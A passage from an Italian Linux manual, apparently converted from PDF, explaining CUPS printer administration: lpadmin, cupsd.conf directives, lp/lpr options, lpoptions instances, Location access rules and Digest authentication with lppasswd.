tradizionale del sistema di stampa BSD). Presso il servente remoto si fa riferimento a una coda di stampa con lo stesso nome '**lp**':

```
# lpadmin -p lp -E -v lpd:/172.21.254.254/lp[Invio]
```

Volendo adattare il file trasmesso alla stampante remota, prima dell'invio, supponendo che si tratti sempre di una stampante HP LaserJet 1200, si potrebbe indicare il file PPD come già fatto nel caso della stampante locale:

```
# lpadmin -p lp -E ↩
↪    -v lpd:/172.21.254.254/lp ↩
↪    -P /usr/share/ppd/cups-included/HP/laserjet.ppd[Invio]
```

Per far sì che la stampante logica '**lp**' locale sia anche quella predefinita, occorre il comando seguente:

```
# lpadmin -d lp[Invio]
```

Eventualmente, per eliminare la stampante logica '**lp**', occorre il comando seguente:

```
# lpadmin -x lp[Invio]
```

La sintassi di '**lpadmin**' si può riassumere nei modelli seguenti:

```
lpadmin -p stampante_logica altre_opzioni
```

```
lpadmin -d stampante_logica
```

```
lpadmin -x stampante_logica
```

La tabella successiva descrive brevemente alcune opzioni di '**lpadmin**'.

Tabella 27.111. Alcune opzioni di '**lpadmin**'.

Opzione	Descrizione
`-p` ***stampante_logica***	Definisce la stampante logica su cui intervenire.
`-x` ***stampante_logica*** `-x` ***classe***	Elimina la stampante logica o la classe indicata. È incompatibile con l'opzione '**-p**'.
`-d` ***stampante_logica*** `-d` ***classe***	Stabilisce che la stampante logica o la classe indicata è la destinazione predefinita.
`-c` ***classe***	Abbina la stampante logica (specificata con l'opzione '**-p**') a una classe.
`-r` ***classe***	Toglie la stampante logica (specificata con l'opzione '**-p**') dalla classe specificata.
`-v` ***uri***	Abbina la stampante a un dispositivo di stampa, oppure a un servizio remoto.
`-P` ***file_ppd***	Abbina un file PPD, contenente le informazioni necessarie a usare la stampante.
`-E`	Abilita la stampante logica e consente di inviarle dei processi di stampa.

Una volta definita una stampante logica, questa può essere abilitata e disabilitata con i comandi '**cupsenable**' e '**cupsdisable**' rispettivamente (l'opzione '**-E**' di '**lpadmin**' abilita contestualmente la stampante logica); inoltre, i processi di stampa possono essere accettati o rifiutati. La distinzione tra i due tipi di controlli sta nel fatto che la disabilitazione ferma la stampa, ma non impedisce l'accodar-

si di altri processi di stampa; nel secondo caso si impedisce proprio l'aggiunta di altri processi. I comandi di disabilitazione e di rifiuto, hanno in comune l'opzione '**`-r`**', con cui è possibile descriverne il motivo. La tabella successiva riepiloga l'uso di questi comandi di controllo.

Tabella 27.112. Comandi di contorno a '**`lpadmin`**'.

Comando	Descrizione
`cupsenable` [***stampante_logica*** | ***classe***]	Abilita il funzionamento della stampante logica o della classe indicata.
`cupsdisable` [`-r` ***motivazione***] ↩ ↪ [***stampante_logica*** | ***classe***]	Disabilita il funzionamento della stampante logica o della classe indicata, specificando eventualmente la motivazione.
`cupsaccept` [***stampante_logica*** | ***classe***]	Fa sì che la stampante logica o la classe indicata accetti dei nuovi processi di stampa.
`cupsreject` [`-r` ***motivazione***] ↩ ↪ [***stampante_logica*** | ***classe***]	Impedisce l'invio alla stampante logica o alla classe di nuovi processi di stampa.

Le ***classi*** sono dei raggruppamenti di stampanti logiche, a cui si può fare riferimento. In pratica, si può inviare un processo di stampa a una classe invece che a una stampante logica ben precisa; in tal modo è il sistema di stampa a decidere quale deve essere la stampante vera e propria che deve eseguire il lavoro, nell'ambito della classe stessa.

I comandi di controllo già descritti funzionano quindi anche in ri-

ferimento alle classi; tuttavia, occorre considerare che le stampanti logiche non ereditano i comandi dati alle classi. In questo modo, si può disabilitare una classe, ma ciò non disabilita implicitamente le stampanti che ne fanno parte.

Le informazioni sulle stampanti logiche e sulle classi vengono memorizzate all'interno di due file: '`/etc/cups/printers.conf`' e '`/etc/cups/classes.conf`'. Si tratta di file di testo che, teoricamente, possono essere modificati a mano, ma in generale conviene lasciare fare a '**`lpadmin`**' e agli altri comandi di controllo.

27.9.3 Configurazione principale del servizio di stampa

«

Cups si configura principalmente attraverso il file '`/etc/cups/cupsd.conf`'. La configurazione standard prevede che sia consentito l'accesso al servizio dalla rete, attraverso la porta 631, ma l'amministrazione remota e l'accesso al servizio di stampa potrebbero risultare esclusi.

Il file di configurazione è un file di testo normale, in cui le righe bianche e quelle vuote vengono ignorate; inoltre i commenti sono introdotti dal simbolo '**`#`**' e conclusi dalla fine della riga. La prima parte del file di configurazione è utilizzato normalmente per una serie di direttive globali, che hanno la forma di assegnamenti, del tipo:

```
opzione   valore_associato
```

Alcune di queste direttive sono descritte nella tabella successiva.

Tabella 27.113. Alcune direttive del file di configurazione ‘`/etc/cups/cupsd.conf`’.

Direttiva	Descrizione
`AccessLog` {***file*** | `syslog`} `PageLog` {***file*** | `syslog`} `ErrorLog` {***file*** | `syslog`}	Le direttive specificano rispettivamente il file delle registrazioni da usare per annotare gli accessi, le pagine stampate (ogni pagina stampata ha una propria registrazione) e gli errori. Se si usa la parola chiave ‘**`syslog`**’, questi messaggi vengono inviati al registro di sistema.
`LogLevel` {`debug2` | `debug` | `info` | `warn` | `error` | `none`}	Specifica il livello di dettaglio delle annotazioni che riguardano gli errori. La parola chiave ‘**`debug2`**’ richiede una registrazione completa, mentre ‘**`none`**’ annulla qualunque registrazione. Le altre parole chiave rappresentano ordinatamente dei valori intermedi.
`DataDir` ***directory***	Specifica la directory a partire dalla quale sono collocati vari file di dati di Cups. Generalmente si tratta di ‘`/usr/share/cups/`’.
`DocumentRoot` ***directory***	Specifica la directory a partire dalla quale sono collocati i file usati dal servizio HTTP incorporato in Cups. In altri termini, per ciò che riguarda la configurazione comune, corrisponde a *http://localhost:631/*.

Direttiva	Descrizione
`ServerRoot` ***directory***	Specifica la directory a partire dalla quale si articolano i file di configurazione. Di solito si tratta di '`/etc/cups/`'.
`Printcap` ***file***	Specifica il file da usare al posto del tradizionale '`/etc/printcap`', allo scopo di garantire la compatibilità con i programmi che vanno a leggerlo per conoscere le code di stampa disponibili.
`User` ***utente*** `Group` ***gruppo***	Specifica l'utente e il gruppo da usare quando Cups avvia dei sottoprocessi. Si tratta normalmente dell'utente '**`lp`**' e del gruppo '**`sys`**'.
`TempDir` ***directory***	Specifica la directory temporanea da usare per la creazione di file temporanei. Questa directory, che normalmente corrisponde a '`/var/spool/cups/tmp/`', deve essere accessibile in scrittura dall'utente e dal gruppo specificati con le direttive '**`User`**' e '**`Group`**'.

Direttiva	Descrizione
`Port` ***n_porta*** `Listen` ***nodo*** [**:** ***n_porta***]	La direttiva '**`Port`**' specifica una porta alla quale Cups deve mettersi in ascolto. La porta predefinita è 631, che notoriamente è riservata al protocollo IPP. La direttiva '**`Listen`**' consente di definire un nodo di rete a cui concedere accesso, che deve rivolgersi eventualmente alla porta indicata dopo i due punti. Una o più direttive '**`Listen`**', usate da sole, senza alcuna direttiva '**`Port`**', consentono in pratica di limitare l'accesso al servizio di stampa, escludendo tutti gli altri.
`Browsing` {`On`|`Off`}	Abilita o disabilita la risposta a interrogazioni circolari e l'utilizzo dello stesso sistema per interrogare la disponibilità di altre stampanti dalla rete.
`BrowseAddress` ***indirizzo_broadcast***	Permette di stabilire l'indirizzo broadcast da usare per le interrogazioni circolari. Di solito si usa quello corrispondente alla propria rete locale.
`BrowseAllow` ***modello_nodi*** `BrowseDeny` ***modello_nodi***	La direttiva '**`BrowseAllow`**' consente, mentre la direttiva '**`BrowseDeny`**' vieta, l'interrogazione circolare del servizio di stampa ai nodi di rete specificati dal modello.

Direttiva	Descrizione
`BrowseOrder {allow,deny↩ ↪|deny,allow}`	Definisce l'ordine di analisi delle direttive '**`BrowseAllow`**' e '**`BrowseDeny`**'. La sequenza '**`allow,deny`**' fa sì che i pacchetti di interrogazione siano accettati a meno che espressamente rifiutati; la sequenza '**`deny,allow`**' fa sì che i pacchetti di interrogazione siano rifiutati a meno che espressamente accettati.
`BrowsePoll` ***nodo*** **:** ***porta***	Permette di richiedere espressamente l'interrogazione del nodo di rete indicato, alla porta specificata.
`ImplicitClass {On|Off}`	Abilita o disabilita la definizione di classi implicite. Si può avere una classe implicita quando in una rete più elaboratori offrono l'accesso a una stampante denominata nello stesso modo.
`SystemGroup` ***gruppo***	Stabilisce il gruppo a cui deve appartenere un utente per essere classificato come '**`System`**' in fase di autenticazione. Di solito, l'utente viene aggregato al gruppo stabilito in questo modo nel file '`/etc/group`'.

Generalmente, la parte finale del file di configurazione è occupato da direttive racchiuse in contesti particolari, definiti come ***collo-***

cazioni. Questo tipo di informazioni viene preso in considerazione in seguito, in occasione della descrizione dell'amministrazione remota attraverso il protocollo HTTP. Tuttavia, si tenga presente che per consentire l'accesso di richieste di stampa, occorre intervenire proprio all'interno di queste collocazioni.

Per abilitare l'accesso al servizio di stampa da parte di altri elaboratori, oltre che configurare la collocazione corrispondente alle stampanti (viene mostrato in seguito), occorre che il demone '**cupsd**' sia in ascolto della porta prevista e consenta l'accesso a tali elaboratori. Si può usare la direttiva '**Port**' per indicare una o più porte differenti rispetto allo standard, costituito da 631; inoltre, la direttiva '**Listen**' consente di specificare un nodo di rete particolare, nel caso si voglia limitare questo accesso. Infatti, se si usano solo direttive '**Listen**', senza alcuna direttiva '**Port**', si esclude di fatto l'accesso da parte di tutti gli altri nodi di rete.

Eventualmente, può essere consentita l'interrogazione (ovvero la scansione) del servizio, attraverso richieste circolari. Ciò permette ad altri nodi di rete di venire a conoscenza dell'esistenza di un servizio di stampa nel proprio elaboratore. Nello stesso modo, si può consentire al demone '**cupsd**' di fare altrettanto alla ricerca di altri servizi di stampa alla propria portata. Per questo, si usano le direttive del tipo '**Brows***'.

Cups non ha bisogno del file '`/etc/printcap`', né di un altro equivalente. Tuttavia, altri programmi potrebbero richiedere la sua presenza per conoscere la disponibilità di code di stampa. Cups può quindi tenere aggiornato questo file, in base alla disponibilità di stampanti logiche e di classi. Per esempio, il contenuto di questo file potrebbe apparire così:

```
laser1:
laser2:
```

Come si intende, tutti gli altri campi dei record tipici di questo file, sono assenti. La direttiva '**Printcap**' può servire a specificare un file diverso dal solito '/etc/printcap', nel caso si desideri conservare un vecchio file del genere, adatto a un sistema di stampa BSD.

Quando si modifica la configurazione del servizio, intervenendo nel file '/etc/cups/cupsd.conf', è necessario fare in modo che il demone '**cupsd**' la rilegga. Per farlo deve ricevere un segnale di aggancio:

```
# killall -HUP cupsd[Invio]
```

27.9.4 Configurazione dal lato dei clienti

«

Esiste anche una configurazione che riguarda le richieste di stampa da parte dei clienti, intesi come gli elaboratori o semplicemente i programmi che accodano dei processi di stampa. Il file di configurazione principale è '/etc/cups/client.conf', a cui si possono affiancare dei file personali, di ogni utente, corrispondenti a '~/.cupsrc'. Generalmente, questi file di configurazione non contengono direttive; tuttavia potrebbero servire per indirizzare la stampa verso un servizio particolare, diverso da uno residente presso lo stesso elaboratore locale.

Per esempio, l'utente che vuole stampare in modo predefinito usando il servizio offerto dall'elaboratore *dinkel.brot.dg*, deve indicare nel proprio file '~/.cupsrc' una direttiva come quella seguente:[15]

```
ServerName dinkel.brot.dg
```

Questi file di configurazione, utili dal lato cliente, consentono anche di specificare il tipo di comunicazione che ci deve essere: in chiaro o cifrato. Tuttavia, la disponibilità del sistema cifrato dipende dal modo in cui viene compilato Cups, che così potrebbe includere o meno le librerie necessarie.

27.9.5 Utilizzo comune attraverso la riga di comando

Il servizio di stampa di Cups può essere usato normalmente con i comandi standard di un sistema BSD o System V. La tabella 27.116 riepiloga le situazioni più comuni a questo riguardo. Tuttavia, si deve tenere presente, in particolare, che una coda di stampa può essere specificata indicando un nome locale, oppure un nome remoto, nella forma:[16]

nome*@*nodo

Tabella 27.116. I comandi più comuni per la stampa, come da tradizione.

Comando	Descrizione
`lp` ***file*** `lpr` ***file***	Invia alla coda di stampa predefinita il file indicato.

`lpstat -p`
 	
`lpstat -p -d`
	Ottiene un elenco delle stampanti logiche disponibili; nel secondo caso si viene a conoscere anche quale risulta essere la stampante logica o la classe predefinita.

Comando	Descrizione
`lp -d` ***coda file*** `lpr -P` ***coda file***	Invia il file alla stampante logica o alla classe indicata.
`lp [-d` ***coda***`] -n` ***n_copie file*** `lpr [-P` ***coda***`] -#`***n_copie file***	Invia il file alla stampante logica o alla classe indicata, o a quella predefinita, per ottenerne la quantità di copie specificate.
`lpstat` `lpstat -o`	Ottiene un elenco dei processi di stampa accodati dall'utente stesso.
`lpstat -p`	Ottiene un elenco dei processi di stampa attivi appartenenti all'utente.
`lpstat -o -p`	Ottiene un elenco dei processi di stampa accodati dall'utente e di quelli attivi.
`lpq [-E` ***coda***`]`	Ottiene un elenco dei processi di stampa di una coda particolare, oppure di tutte le code.
`cancel` ***processo_di_stampa*** `lprm [`***processo_di_stampa***`]`	Elimina il processo di stampa specificato; nel caso di '**`lprm`**' si può omettere, a indicare di intervenire sul primo processo disponibile (quello attivo, oppure il primo di quelli in coda). Il processo di stampa è identificato da una stringa di riconoscimento che può essere consultata con '**`lpstat`**'.

Per quanto riguarda '**`lpr`**' e '**`lp`**', occorre considerare che rimane la

possibilità di inviare un file alla stampa attraverso lo standard input, anche se dalla tabella ciò non appare evidente.

Ciò che rende speciale Cups è la possibilità di usare i comandi '**lp**' o '**lpr**' con l'opzione '**-o**', che può anche apparire più volte, attraverso la quale si possono indicare molte altre richieste particolari. La tabella successiva riepiloga brevemente queste possibilità.

Tabella 27.117. L'opzione '**-o**' dei comandi '**lpr**' e di '**lp**'.

Comando	Descrizione
`-o raw`	Disabilita l'intermediazione di qualsiasi filtro, mandando il file direttamente alla stampante.
`-o landscape`	Stampa in orizzontale, mentre in condizioni normali la stampa avviene in verticale.
`-o media=`{`Letter`|`Legal`|`A4`↩ ↪|***altri_formati***}	Stampa utilizzando carta del formato indicato.
`-o sides=two-sides-long-edge` `-o sides=two-sides-short-edge`	Stampa fronte e retro con una stampante duplex. La differenza nelle due opzioni sta nel modo in cui viene ruotata la pagina posteriore.
`-o sides=one-side`	Stampa su un solo lato.

Comando	Descrizione
`-o job-sheets=`↩ ↪{`none`|`standard`|***altri_tipi***}↩ ↪[**,** {`none`|`standard`|***altri_tipi***}]	Richiede di stampare una pagina di separazione. La parola chiave '**`none`**' annulla tale richiesta, mentre altre parole chiave descrivono un tipo particolare di pagina di separazione. Se si indica una parola chiave dopo la virgola, si richiede una pagina di separazione anche alla fine della stampa.
`-o page-ranges=`↩ ↪***n_pag_iniziale*** [**-*n_pag_finale***] ↩ ↪[**, *intervallo_pagine***] ...	Seleziona uno o più intervalli di pagine.
`-o page-set=`{`odd`|`even`}	Seleziona le pagine dispari, oppure quelle pari.
`-o number-up=`***n***	Stampa ***n*** pagine logiche in una sola pagina reale. La scelta di valori è limitata.
`-o brightness=`***n***	Stampa con una luminosità del ***n*** %, dove il valore 100 rappresenta la tonalità normale e valori superiori schiariscono in proporzione il risultato, mentre valori inferiori lo anneriscono.
`-o gamma=`***n***	Stampa con un contrasto di ***n***/1000, dove il valore 1000 rappresenta la gamma e valori superiori aumentano, mentre valori inferiori diminuiscono in proporzione la gamma.

Comando	Descrizione
`-o cpi=`***n***	Nel caso di stampa di testo puro, definisce la densità orizzontale di caratteri per pollice.
`-o lpi=`***n***	Nel caso di stampa di testo puro, definisce la densità verticale di righe per pollice.
`-o columns=`***n***	Nel caso di stampa di testo puro, definisce la quantità di colonne in cui dividere lo spazio della pagina.
`-o page-left=`***n*** `-o page-right=`***n*** `-o page-top=`***n*** `-o page-bottom=`***n***	Nel caso di stampa di testo, definisce dei margini alla pagina, rispettivamente sinistro, destro, superiore e inferiore. Il valore che si attribuisce rappresenta una quantità di punti PostScript, dove un punto equivale a 1/72 di pollice.
`-o prettyprint`	Nel caso di stampa di testo, abbellisce la stampa con un'intestazione; inoltre, se il contenuto viene riconosciuto da Cups, questo viene evidenziato secondo le sue caratteristiche.

Comando	Descrizione

`-o position=center`
`-o position=left`
`-o position=top-left`
`-o position=top`
`-o position=top-right`
`-o position=right`
`-o position=bottom-right`
`-o position=bottom`
`-o position=bottom-left`
	Nel caso di un'immagine, la colloca nella posizione specificata dalla parola chiave che si assegna all'argomento '**`position`**'.

`-o scaling=`***n***	Definisce la dimensione di un'immagine, in relazione allo spazio nella pagina. Un valore pari a 100, rappresenta lo spazio massimo a disposizione; valori inferiori producono un'immagine più piccola; valori superiori producono immagini più grandi, in relazione, con la stampa su più pagine.
`-o ppi=`***n***	Definisce la densità di punti per pollice della stampa. Maggiore è questo valore, minore diviene di conseguenza quella dell'immagine stampata.

Comando	Descrizione
`-o natural-scaling=`***n***	Definisce la scala dell'immagine in percentuale.
`-o hue=`***n***	Definisce il valore della tinta. Zero corrisponde alla situazione di partenza e si possono attribuire valori in un intervallo che va da −360 a 360.
`-o saturation=`***n***	Definisce il valore della saturazione del colore. Il valore esprime una percentuale, dove 100 è la posizione normale, mentre zero corrisponde al solo bianco e nero.

27.9.6 Personalizzazione dal lato cliente

Ogni utente può configurare per conto proprio la stampa. Per questo si utilizza il comando '**`lpoptions`**', che si usa fondamentalmente come riepilogato nella tabella 27.118.

Tabella 27.118. Utilizzo del comando '**`lpoptions`**'.

Comando	Descrizione
`lpoptions` ↩ ↪ [`-p` ***stampante_logica*** [`/`***istanza***]] ↩ ↪ `-o` ***opzioni_comuni*** [`-o` ***opzioni_comuni***] …	Configura la stampante logica indicata, oppure quella predefinita in sua mancanza, con le opzioni indicate.

Comando	Descrizione
`lpoptions -d` ***coda***	Definisce la coda di stampa predefinita, che può essere una stampante logica (locale o remota), oppure una classe. Nel contempo, mostra le differenze di configurazione rispetto a quanto predefinito.
`lpoptions -x` ***coda***	Cancella la configurazione associata alla coda indicata.

In particolare, l'opzione '**`-o`**' si usa nello stesso modo dei comandi '**`lp`**' e '**`lpr`**', cioè come indicato nelle tabelle ??a2 t cups opzioni o 1?? e ??a2 t cups opzioni o 2??.

27.9.6.1 Istanze

«

Fino a questo punto si è fatto riferimento alle code come a un concetto che include simultaneamente le stampanti logiche e le classi; in pratica, per Cups le code includono anche le istanze di una stampante logica. Nell'ambito della configurazione delle stampanti, si possono definire delle ***istanze***, che rappresentano un modo di distinguere configurazioni differenti per una stessa stampante logica. Si osservi l'esempio seguente:

```
$ lpoptions -p laser/ridotta -o number-up=4 [Invio]
```

In questo modo si vuole definire l'istanza '**`ridotta`**' che si riferisce alla stampante logica '**`laser`**', dove si ottengono quattro pagine logiche per ogni pagina reale, senza modificare la configurazione nor-

male della stampante logica. Per utilizzare questa configurazione, i comandi '**lp**' e '**lpr**' possono fare riferimento all'istanza, completa del nome della stampante:

```
$ lp -d laser/ridotta prova.ps [Invio]
```

Oppure:

```
$ lpr -P laser/ridotta prova.ps [Invio]
```

In questi esempi, si fa riferimento evidentemente alla stampa del file '`prova.ps`'.

27.9.7 Accesso remoto

Il protocollo IPP è stato ideato per arrivare fino all'amministrazione remota di una stampante attraverso il protocollo HTTP, dove il servizio di stampa risponde come se fosse un servente HTTP, interrogato da un navigatore comune sulla porta TCP 631. Cups applica in pieno questa filosofia e consente l'amministrazione remota, con le limitazioni definite nel file '`/etc/cups/cupsd.conf`'.

27.9.7.1 Configurazione per l'accesso remoto al servente IPP Cups

Nel file di configurazione '`/etc/cups/cupsd.conf`', alcune direttive consentono di delimitare l'accesso remoto al servizio IPP di Cups. Si tratta precisamente di direttive nella forma:

```
<Location percorso>
direttiva
...
</Location>
```

Il percorso rappresenta realmente, o idealmente, una directory che parte dalla posizione stabilita con la direttiva '**DocumentRoot**', che in condizioni normali corrisponde a '`/usr/share/doc/cups/`', o simile. Per esempio, una direttiva del tipo '**<Location /prova>**' dovrebbe riferirsi in pratica alla directory o al file '`/usr/share/doc/cups/prova`'.

Molte delle direttive '**Location**' fanno riferimento a directory che in realtà non esistono e hanno un significato particolare. La tabella successiva descrive brevemente il loro scopo. Il controllo dell'accesso a queste directory speciali si traduce in un controllo corrispondente all'accesso delle funzionalità di amministrazione remota.

Tabella 27.119. Directory virtuali controllabili con le direttive '**Location**'.

Directory	Descrizione
'`/admin`'	Il percorso per le operazioni amministrative.
'`/classes`'	Il percorso per il controllo delle classi.
'`/classes/`***classe***'	Il percorso per il controllo di una classe particolare.
'`/jobs`'	Il percorso per il controllo dei processi di stampa.
'`/printers`'	Il percorso per il controllo delle stampanti logiche.
'`/printers/`***stampante_logica***'	Il percorso per il controllo di una stampante logica particolare.

Prima di queste direttive, ne appare normalmente una particolare, con cui si definisce il gruppo degli utenti amministratori:

```
SystemGroup lpadmin
```

In questo caso si dichiara che '**lpadmin**' è il gruppo degli amministratori riconosciuti. In pratica, gli utenti che devono amministrare Cups vengono aggregati al gruppo indicato nel file '/etc/group'; tuttavia, non dovrebbe essere necessario fare questo per l'utente '**root**', che è già parte di tutti i gruppi, per ciò che riguarda Cups.

Le direttive più comuni che possono apparire nell'ambito della delimitazione di una direttiva '**Location**', sono elencate brevemente nella tabella successiva.

Tabella 27.120. Direttive utilizzabili nell'ambito di un gruppo '**Location**', nel file di configurazione '/etc/cups/cupsd.conf'.

Direttiva	Descrizione
AuthType {None|Basic↩ ↪|Digest}	Definisce il modo in cui deve essere identificato l'accesso. La parola chiave '**None**' indica che non si richiede alcuna autenticazione; '**Basic**' utilizza un nominativo utente e una parola d'ordine che deve corrispondere a un'utenza del sistema operativo; '**Digest**' utilizza un nominativo utente e una parola d'ordine che deve corrispondere a un'utenza specifica di Cups.

Direttiva	Descrizione
`AuthClass {Anonymous|User|System|Group}`	Limita l'accesso in base all'appartenenza a una categoria: la parola chiave '**`Anonymous`**' annulla qualunque richiesta di autenticazione; '**`User`**' consente l'accesso a tutti gli utenti che riescono a identificarsi come tali; '**`System`**' consente l'accesso agli utenti che appartengono al gruppo definito con la direttiva '**`SystemGroup`**'; '**`Group`**' consente l'accesso agli utenti che appartengono al gruppo definito dalla direttiva '**`AuthGroupName`**'.
`AuthGroupName` ***gruppo***	Definisce il gruppo a cui devono appartenere gli utenti che vogliono accedere quando la direttiva '**`AuthGroup`**' indica la parola chiave '**`Group`**'.
`Order {allow,deny|deny,allow}`	Definisce l'ordine di analisi delle direttive '**`Allow`**' e '**`Deny`**'. La sequenza '**`allow,deny`**' fa sì che l'accesso sia accettato a meno che espressamente rifiutato; la sequenza '**`deny,allow`**' fa sì che l'accesso sia rifiutato a meno che espressamente accettato.
`Allow` ***modello_nodi*** `Deny` ***modello_nodi***	Consente o vieta l'accesso al gruppo di nodi di rete specificato dal modello.

L'esempio seguente riguarda un piccolo estratto del file '`/etc/cups/cupsd.conf`':

Listato 27.121.

```
SystemGroup lpadmin

<Location />
Order Deny,Allow
Allow From 127.0.0.1
Allow From 192.168.1.*
</Location>

<Location /admin>
AuthType Basic
AuthClass System
Order Deny,Allow
Allow From 127.0.0.1
Allow From 192.168.1.*
</Location>
```

In questo modo, se non vengono dichiarate altre posizioni, tutto risulta accessibile dall'elaboratore locale (127.0.0.1) e dalla rete 192.168.1.*; tuttavia, nel caso particolare della posizione '`/admin`', è richiesta un'autenticazione basata sul riconoscimento dell'utente nel sistema e la sulla sua appartenenza al gruppo di sistema (come stabilito nella direttiva '**`SystemGroup`**'.

27.9.7.2 Accesso a una coda remota

Come già accennato in precedenza, si può fare riferimento a una coda di stampa, con i comandi '**`lp`**' e '**`lpr`**', anche nella forma:

nome*`@`*nodo

Tuttavia, l'elaboratore che si intende raggiungere, deve consentire l'accesso. Per questo si deve consentire l'accesso alla posizione '`/printers`', oppure, in modo più dettagliato, alla posizione '`/printers/`***nome***'. Nell'esempio del listato 27.121, la posizione '`/printers`' eredita la configurazione da quella della radice:

```
<Location />
Order Deny,Allow
Allow From 127.0.0.1
Allow From 192.168.1.*
</Location>
```

In questo modo, si consente l'accesso dalla rete 192.168.1.∗, senza richiedere alcuna autenticazione.

Quando una classe o una stampante logica di un elaboratore remoto è accessibile a quello locale, '**`lpstat`**' segnala la disponibilità di queste code, come se si trattasse di stampanti locali. Tuttavia, perché ciò accada è necessario che sia stata concessa l'interrogazione con le direttive '**`Brows`**∗', già descritte in precedenza.

Inoltre, se più elaboratori mettono a disposizione una stampante logica con uno stesso nome, si può creare una classe implicita, con quello stesso nome, a meno che ciò sia stato disabilitato espressamente nel file di configurazione.

27.9.7.3 Autenticazione digest

«

Nel file di configurazione '`/etc/cups/cupsd.conf`', all'interno delle direttive che delimitano l'accesso a una posizione particolare, la direttiva '**`AuthType`**' consente di richiedere e specificare il tipo di autenticazione. Il tipo '**`Basic`**' richiede che l'utente si identifichi attraverso il proprio nominativo e la parola d'ordine usati normalmen-

te per accedere al sistema. Al contrario, il tipo '**Digest**' richiede un nominativo e una parola d'ordine annotati nel file '/etc/cups/passwd.md5'.

Il principio di funzionamento di questo file è simile a quello usato dai sistemi Unix nel file '/etc/passwd', con la differenza che la parola d'ordine viene cifrata con un algoritmo differente (MD5, come suggerisce l'estensione del file). Per aggiungere utenti di tipo '**Digest**' e per rimuoverli, si usa il comando '**lppasswd**'.

Tabella 27.123. Il comando '**lppasswd**'.

Comando	Descrizione
`lppasswd -a` ***nominativo*** [`-g` ***gruppo***]	Crea un nominativo e lo associa eventualmente a un gruppo.
`lppasswd -x` ***nominativo***	Elimina un nominativo.

Si crea un nominativo utente con l'opzione '**-a**', in un modo simile a quello seguente:

```
# lppasswd -a pippo[Invio]

Enter password *******[Invio]



